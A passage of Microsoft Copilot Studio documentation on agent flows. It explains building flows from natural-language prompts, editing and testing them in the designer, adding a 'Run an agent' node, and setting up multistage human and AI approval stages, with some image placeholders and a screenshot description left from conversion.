3. Make sure that the flow is in the Power Platform environment that you want to consume Copilot Studio capacity from.

If Copilot Studio capacity isn't allocated to the environment yet, reach out to your Power Platform administrator for assistance.

4. Select **Edit**.
5. Change the flow's plan to **Copilot Studio**.
6. Select **Save**.
7. When prompted, confirm that you want to convert the flow.

Related content

- [FAQ for Copilot in cloud flows](#)
- [FAQ for Copilot expression assistant](#)
- [FAQ for generative actions in cloud flows](#)
- [FAQ for Power Automate for desktop natural language to code in scripting actions](#)

Last updated on 03/30/2026

Build an agent flow with natural language

You can easily create an agent flow by conversing with Copilot using natural language to describe what you want the flow to do. Based on your description, Copilot generates a flow with a trigger and actions that you can further customize in the [flow designer](#). Copilot:

- Interprets your intent and creates a flow based on your scenario.
- Sets up required connections and applies the necessary parameters.
- Responds to your requests to make changes to your flow.
- Answers questions about your flow and Copilot Studio, such as "What does my flow do?" or "How do I access child flows?".
- Suggests a description for the flow when you edit the flow's details.

Important

- Copilot is new technology that's still being developed. It's optimized for use with the English language and has limited support for other languages. Parts of it might appear in English rather than your preferred language.
- Copilot capability is powered by [Azure OpenAI Service](#).

Create an agent flow

1. Select **Flows** from the navigation pane to go to the Agent flows page.
2. In the Copilot text box, enter a prompt that describes what you want the flow to do in everyday language. For example, "When an email from my manager arrives, post the email subject in Teams." Read [tips for writing a good prompt](#).
3. Select the submit arrow button. Allow a few seconds for Copilot to generate a flow based on your prompt. You can see the text you entered, as well as the flow elements that Copilot generated.
4. If you're satisfied with the flow that Copilot generated, select **Keep it and continue**. If you want to make changes, enter more information in **Add more details for Copilot to work with**, and then select **Add more details**.

For example, let's say that Copilot generated the following suggestions. Here are examples of the kinds of additional details you can provide:

Copilot-generated flow suggestion	Add this detail
When an email arrives from mbowen@contoso.com, post in Teams.	I want to send the email subject to a Teams channel.
When an item is created in SharePoint, send me a mobile notification.	I don't want to receive a mobile notification. Send me an email instead.

- Under **Review connections**, review the apps and services that Copilot connected to your flow. A green checkmark indicates that the connection is successful.
- Select **Create** to create the flow according to the plan and proceed to the flow designer.
- [Edit your flow, test it, and publish it in the designer.](#)

If you need to stop working on your flow and come back to it later, select **Save draft**. A banner at the top of the screen confirms that your flow is saved.

How to write a good prompt

A good prompt includes specific details about your request, including how you want your results to display. Copilot Studio lets you try out variations of prompts to help you evaluate what works best. If the initial results aren't what you're looking for, revise your prompt and run it again. Here are more tips for writing a good prompt:

- Provide your prompt in *When X happens, do Y* format to get better and more accurate results.
- Be as specific as possible. *When an email arrives, I want to post the subject of the email to 'Contoso' Teams General channel* is a more effective prompt than the generic *I want to process an email*.
- Mention the connector if you can, like Outlook, Teams, or Forms.
- Use the same language you would use when talking to a colleague or friend.
- Avoid using technical terms or jargon.

Learn more in [The art of the prompt: How to get the best out of generative AI](#) [↗](#). More examples are available in the prompt library. Visit the [Sample Solution Gallery](#) [↗](#) and in the **Products** list, select **Copilot Studio**.

Next step

[Edit and manage your agent flow in the designer](#)

Related content


- [FAQ for Copilot in cloud flows](#)
 - [FAQ for generative actions in cloud flows](#)
-

Last updated on 11/28/2025

Edit and manage your agent flow in the designer


The visual designer in Copilot Studio is a canvas on which you can continue to build or edit an agent flow. Add and remove actions, check for errors, and publish your flow, all without leaving the designer. You can also adjust how your flow is displayed to allow you to focus on specific areas.

To display an agent flow in the designer, open Copilot Studio, select **Flows**, select the flow, and then select the **Designer** tab.



Change how your flow is displayed

Depending on the size and complexity of your agent flow, you might want to adjust how it's displayed to make it easier to work with. The toolbar at the bottom-left corner of the canvas controls the view.



Legend:

1. **Expand/Collapse:** Expand or collapse all action groups. For example, if an action has multiple conditions, select this icon to show the condition details.
2. **Zoom in:** Increase the size of the flow on the canvas.
3. **Zoom out:** Decrease the size of the flow on the canvas.
4. **Fit view:** Resize the view to fit the entire flow on the canvas.
5. **Minimap:** Navigate to a specific section of a large flow.
6. **Search:** Look for an operation in your flow.

Add and remove actions

1. Below the card where you want to add the action, select the plus sign (+). The **Add an action** panel opens.
2. Under **Add action**, start typing the action you want your flow to perform, and then select it from the list. Depending on your selection, you might need to provide additional information to complete the action.

If you determine that an action isn't needed, select it in your flow, and then select the three dots (⋮) > **Delete**. To confirm the deletion, select **OK**.

Check flow parameters

To view the parameters for a trigger or action in your agent flow, select its card. The configuration panel opens with the **Parameters** tab shown by default. To enter a value for a parameter, select an option in the dropdown list or enter an expression to set the value dynamically.

View version history

A version history is recorded in Microsoft Dataverse as you build or modify a flow. To understand how an agent flow evolved, review its version history. Flow versions are grouped by date, with indicators for latest version, published, and past published.

A flow's history is based on saved versions, so it's a good idea to save drafts before the flow is complete.

To use the version history panel, you must save your agent flow at least once.

1. On the menu at the top of the canvas, select **Version history**.
2. To view the recorded versions of the flow, expand an item in the list.
3. To display the version in the designer, select it in the list.

Check for errors

Errors in agent flow actions are indicated in red. To view details of an error in one action, select the error. To list all errors in the entire flow, on the menu at the top of the canvas, select **Flow checker**. To view the details of individual errors, select the error. Alternatively, select **Open operation** to open the operation in the Flow Checker panel and correct the error.

Important

You can't publish a flow if it contains errors. You must correct *all* the errors before you can publish your flow.

Publish your agent flow

If your agent flow has no errors, you can publish it. To publish your flow, on the menu at the top of the canvas, select **Publish**.

Test your agent flow

Just because your flow has no errors and can be published, it doesn't mean it's going to do what you want it to. After you publish it, test your flow to make sure that it works as expected.

You can run a test manually or automatically. After the test runs, you can check the output of each action to confirm that the flow is working.

1. Save and publish your flow.
2. On the menu at the top of the canvas, select **Test**. The **Test Flow** panel opens.
3. Select whether to run the test **Manually** or **Automatically**.
4. In the **Run Flow** panel, select **Test > Run flow**. A green checkmark indicates that the flow ran successfully.
5. Select **Done**.

Testing an agent flow in the designer doesn't consume Copilot Studio capacity.

Related content

- [Parameters in the action configuration pane](#)
- [Add multiple actions and advanced options to a cloud flow](#)
- [Drafts and versioning for cloud flows](#)
- [Perform bound actions or unbound actions](#)
- [Find and fix errors with Flow Checker](#)
- [Troubleshoot common issues with triggers](#)
- [FAQ for Copilot in cloud flows](#)
- [FAQ for Copilot expression assistant](#)
- [FAQ for generative actions in cloud flows](#)

Last updated on 03/20/2026

Add an agent node to an agent flow

Agent flows automate business processes by connecting triggers and actions into a reliable sequence.

By using the agent node in workflows, you can make those workflows more powerful by calling an agent directly from a node. The agent gives your agent flow the ability to reason over data, pull from knowledge sources, and decide which tools to use.

For example, a workflow that processes incoming support tickets can use an agent node to have an agent read the ticket, look up the customer's history, and draft a recommended response—all within a single workflow step. The workflow stays in control of the overall sequence, while the agent handles interpretation of ticket details.

By using the agent node, you can:

- Call an existing agent from your workflow.
- Send a message to the agent, including dynamic content from earlier steps in the flow.
- Retrieve the agent's response and use it in subsequent workflow steps.
- Optionally, allow the agent to request assistance from a person when it's unsure how to proceed.

Add and configure an agent node

1. In Copilot Studio, go to **Flows** and open an existing agent flow or create a new one.

- **New flow:** You land on the Designer page to configure a trigger.
- **Existing flow:** You land on the Overview page, and you have to go to the Designer page..

2. Select the **Insert new action** icon  at the point in the flow where you want to call an agent.

3. In **Add an action**, under **AI capabilities**, select **Run an agent**.

4. The **Run an agent** node appears in the flow. Configure the following fields:

- **Agent** (required): Select the agent. The list shows published agents you can access.
- **Message:** Enter the message to send to the agent. This message tells the agent what task to perform when the flow runs.

You can include dynamic content from previous steps in the flow. Select tokens from the dynamic content picker to pass data into the message. For example, if your flow

triggers when a calendar event is created, you might write "Prepare a brief for" followed by the **Required attendee** token from the trigger.

- **Request human assistance when unsure** (optional): Turn on this option if you want the agent to escalate to a human when it can't proceed on its own. When an escalation occurs, the agent sends a request for input by email to the connection owner.

This option is useful when the agent's task might require interpretation that goes beyond its instructions or available knowledge. For example, if an agent is reviewing expense reports and finds an unusual charge that doesn't match any policy, it can flag the report for a person to decide rather than making an incorrect approval.

Use the agent response in your workflow

When the agent node runs, the workflow waits for the agent to complete its task. The agent response then becomes available as dynamic content that you can use in any subsequent step.

To use the agent response in a downstream action:

1. Select the action where you want to use the response (for example, a **Send an email** or **Update a row** action).
2. In the field where you want to insert the response, open the dynamic content picker.
3. Look for the output from the **Run an agent** step and select **agent response**.

Common ways to use the agent response:

- Insert the response into the body of an email or a message.
- Define a condition to branch your workflow based on what the agent returned.
- Save the response to a variable or data source for later reference.

Frequently asked questions

When should I use an agent node in my workflow?

Use an agent node when a step in your workflow requires dynamic orchestration—such as calling tools, pulling from knowledge sources, or taking multiple turns to complete a task based on a set of instructions. If the step only needs to process text or generate a response from a single prompt, a prompt node is likely a better fit.

Here are a few examples where the agent node is the right choice:

- **Review against policies (knowledge sources):** A workflow triggers when an expense report is submitted. The agent node sends the line items to an agent that has access to company expense policies as a knowledge source. The agent checks each item for compliance and flags anything that doesn't comply. The workflow then routes flagged reports for manual review, and automatically approves the clean ones. The agent is the right choice here because it can reason across policy documents rather than requiring you to encode every rule as a workflow condition.
- **Research and prepare a briefing (tools + knowledge):** A workflow triggers when a new meeting is added to your calendar. The agent node sends the meeting details to an agent. The agent uses connector tools to look up each attendee's role and recent interactions in your CRM tools, and pulls from an internal knowledge source with company org charts and project summaries. The agent compiles its findings into a briefing document. The workflow then emails the briefing before the meeting. The agent is the right choice here because the task requires calling external tools and combining information from multiple sources.
- **Handle customer inquiries (tools + knowledge + human escalation):** A workflow triggers when a new case is created in your support system. The agent node passes the customer's question to an agent. The agent searches a product knowledge base, looks up the customer's account and order history using CRM tools, and drafts a personalized response. If the agent encounters a situation it can't resolve, like a billing dispute that requires a judgment call, the agent escalates to a human for input. The workflow sends the final response or routes the case based on the outcome. The agent is the right choice here because it orchestrates across multiple tools and knowledge sources, and can escalate when it reaches the limits of what it can handle autonomously.

What is the difference between the agent node and the prompt node?

Both the agent node and the prompt node add AI capabilities to your workflow, but they're designed for different types of tasks.

 Expand table

Capability	Agent node	Prompt node
Tool orchestration	Full access to all agent tools	Code interpreter only
Knowledge sources	All supported knowledge sources	Dataverse only
Human in the loop	Yes	No

Capability	Agent node	Prompt node
Task complexity	Complex tasks; the agent orchestrator can take multiple turns	Simple tasks; single turn

Use the agent node when the workflow step requires reasoning, tool orchestration, or access to knowledge sources. An agent node is well suited for complex tasks where the AI needs to decide which tools to use or what information to retrieve from multiple sources.

Use the prompt node for simpler, lightweight AI calls where you need the model to process text or generate a response without tools or external knowledge.

Related content

- [Use prompts to make your agent or agent flow perform specific tasks](#)

Last updated on 03/31/2026

Multistage and AI approvals in agent flows (preview)

Summarize this article for me

[This article is prerelease documentation and is subject to change.]

This article describes how to use *multistage and AI approvals* in agent flows.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

What are multistage approvals?

A multistage approval is a capability that caters to more complex approval processes. It offers a rich set of capabilities that allow organizations to build robust approval workflows for their business processes, now enhanced with AI-powered decision-making.

Multistage approvals combine human and AI reviews to make approval decisions based on given instructions, documents, and images. This combination enables automated processing of routine requests while maintaining human oversight for complex decisions, significantly accelerating approval cycles while ensuring compliance with organizational policies.

Multistage approvals build upon standard approvals found in cloud flows. Before getting into multistage approvals, you should familiarize yourself with *standard approvals* first. Here are some resources to get you started:

- [Get started with approvals](#)
- [Microsoft Power Platform and Azure Logic Apps approvals connector reference](#)

Access multistage approvals

Multistage approvals are available exclusively in *agent flows*. Agent flows are automations or flows built in Copilot Studio and used standalone or with Copilot Studio agents. Learn more about agent flows in [agent flows overview](#).

Key functionalities of multistage approvals

Multistage approvals offer the following key functionalities that set them apart from standard approvals:

- **Manual approval stages:** Request approval decisions from human stakeholders at various stages of the process.
- **AI approval stages:** Implement automated decision-making at key points in your approval workflow using AI models.
- **Conditions/conditional approvals:** Place conditions between stages to dynamically control the approval workflow based on specific criteria.

All of these capabilities are in preview.

Manual approval stages

Manual stages in your multistage approval let you request approval decisions from different *human* stakeholders at various stages of the process. In these stages, you can define the approval type to be either "First to respond" or "Everyone must approve," the title of the approval request, who the approval should be assigned to, and the relevant details with which the human approver needs to make a decision.

AI approval stages

AI stages in your multistage approval enable you to implement automated decision-making at key points in your approval workflow. In these stages, you provide the AI model with specific instructions and relevant inputs such as documents, images, text, and organizational knowledge, and the AI produces a clear Approve or Reject decision with clear rationale based on your instructions. You can configure approval decisions from AI stages for review and approval by human approvers in subsequent stages. The human review ensures that humans remain in control always while still benefiting from faster processing of routine evaluations.

Conditions and conditional approvals

Conditions can be placed between stages in your multistage approval to provide dynamic workflow control by evaluating specific criteria to determine the next action in your approval process. With conditions, you can define logical rules based on inputs and configure the workflow to automatically approve, reject, route to another stage, or skip stages entirely based on whether those conditions are met. Conditions enable flexible decision-making that adapts your approval workflow to different scenarios without manual intervention.


Set up your multistage approval

There are a few steps to set up a multistage approval.

Add the multistage action

In your agent flow, you can add *Run a multistage approval* as an action via the new *Human in the loop* connector.


1. Open the designer of the agent flow into which you want to add a multistage approval.
2. Select the + button in the location between nodes where you want to add the multistage approval.
3. From the **Add an action** card or pane, you see the *Run a multistage approval* action in the Human in the loop section. You can also find the same action in the *Human in the loop* connector from the list. If you don't see the action or connector, search for them.
4. For easy access next time, favorite the action by selecting the star icon on the action card.
5. Select *Run a multistage approval* action. This action starts an approval, sends it to the required assignees, and waits for the approval requests to be completed, before the rest of the flow continues.



6. By default, the name of your multistage approval is the action name, "Run a multistage approval." To rename your approval, you must do so in the left pane. If you're using the new inline designer, select the button to open the left pane.



7. In the left pane, select the action name and rename as you choose.



8. Select **Set up the approval** to open the modal.

Add and configure a manual stage

Approvals are configured in *stages*. Stages represent different gate points in the approval process where the flow pauses and waits for a *designated approver* to review and approve before continuing. You can configure each stage independently, customizing to meet the needs of each group of stakeholders.

Let's start with how to configure a manual stage.

1. In the modal, select **Create** and from the dropdown, select **Manual stage**. A single tile appears in the approval viewer.
2. On the right-hand side of the dialog, select the approval type you want. Check out [approval types and their behaviors](#) to learn about the different types of approvals and how they work.
3. Other configuration options appear. Configure these fields as you would configure a standard approval. The three main fields that should be configured are: **Title** (signifies the title of the approval request); **Assigned to** (details that human the approval should go to); **Details** (provides all the relevant details that the human approver need to make an approval decision).

ⓘ **Note**

In the "Assigned to" field, don't assign the same approver to multiple stages as this causes the flow to fail.

Expense Reimbursement Approval

Manager approval

Approval type *

Approve/Reject - First to respond

Title *

Please Review this Expense | ID: Expense ID | Amount: Expense amount

Assigned to *

manager@contoso.com

Enter part of a name or email address to find more people

Details

Manager approval details

Item link

Add a link to the item to approve

Item link description

Describe the link to the item

Advanced parameters

Showing 2 of 5

Show all

Clear all

Enable notifications


Yes

Save

Cancel

Using inputs in a manual stage

If you have tokens or variables created in your agent flow that you wish to use in your manual stage approval, you need to create inputs. You can't directly use tokens or variables inside the approval without creating inputs first. In the previous image, we created three inputs namely, *Expense ID*, *Expense amount*, and *Manager approval details*. To add an input, simply hit slash, / on your keyboard where you want the input to be, choose from one of these types, **String**, **Number**, and **Boolean**, and then give your input a name. If you were to save this approval process, you would see fields for the inputs you created in within the flow designer. You can now map a token or variable from the flow to this input.



The image shows a screenshot of a web application interface for an "Expense Reimbursement Approval" process. The form is contained within a light gray rounded rectangle with a dashed border. At the top left of the form is a blue icon of a document with a checkmark. To its right is the title "Expense Reimbursement Approval" in bold. At the top right of the form are two icons: a document with lines and three dots. Below the title is the label "Approval Process *" followed by a blue button with a pencil icon and the text "Edit". Below this is the label "Expense ID *" followed by a text input field containing a blue icon of a document with a checkmark, the text "Expense ID", and a blue "X" icon. Below this is the label "Expense amount *" followed by a text input field containing a purple icon of a document with a checkmark, the text "Expense amount", and a blue "X" icon. Below this is the label "Manager approval details *" followed by a text input field containing a blue icon of a document with a checkmark, the text "Approval details", and a blue "X" icon. The form is set against a background of a light gray grid. Above and below the form are circular icons with a plus sign and a downward arrow, indicating a drag-and-drop interface.

Expense Reimbursement Approval

Approval Process *

Edit

Expense ID *

Expense ID X

Expense amount *

Expense amount X

Manager approval details *

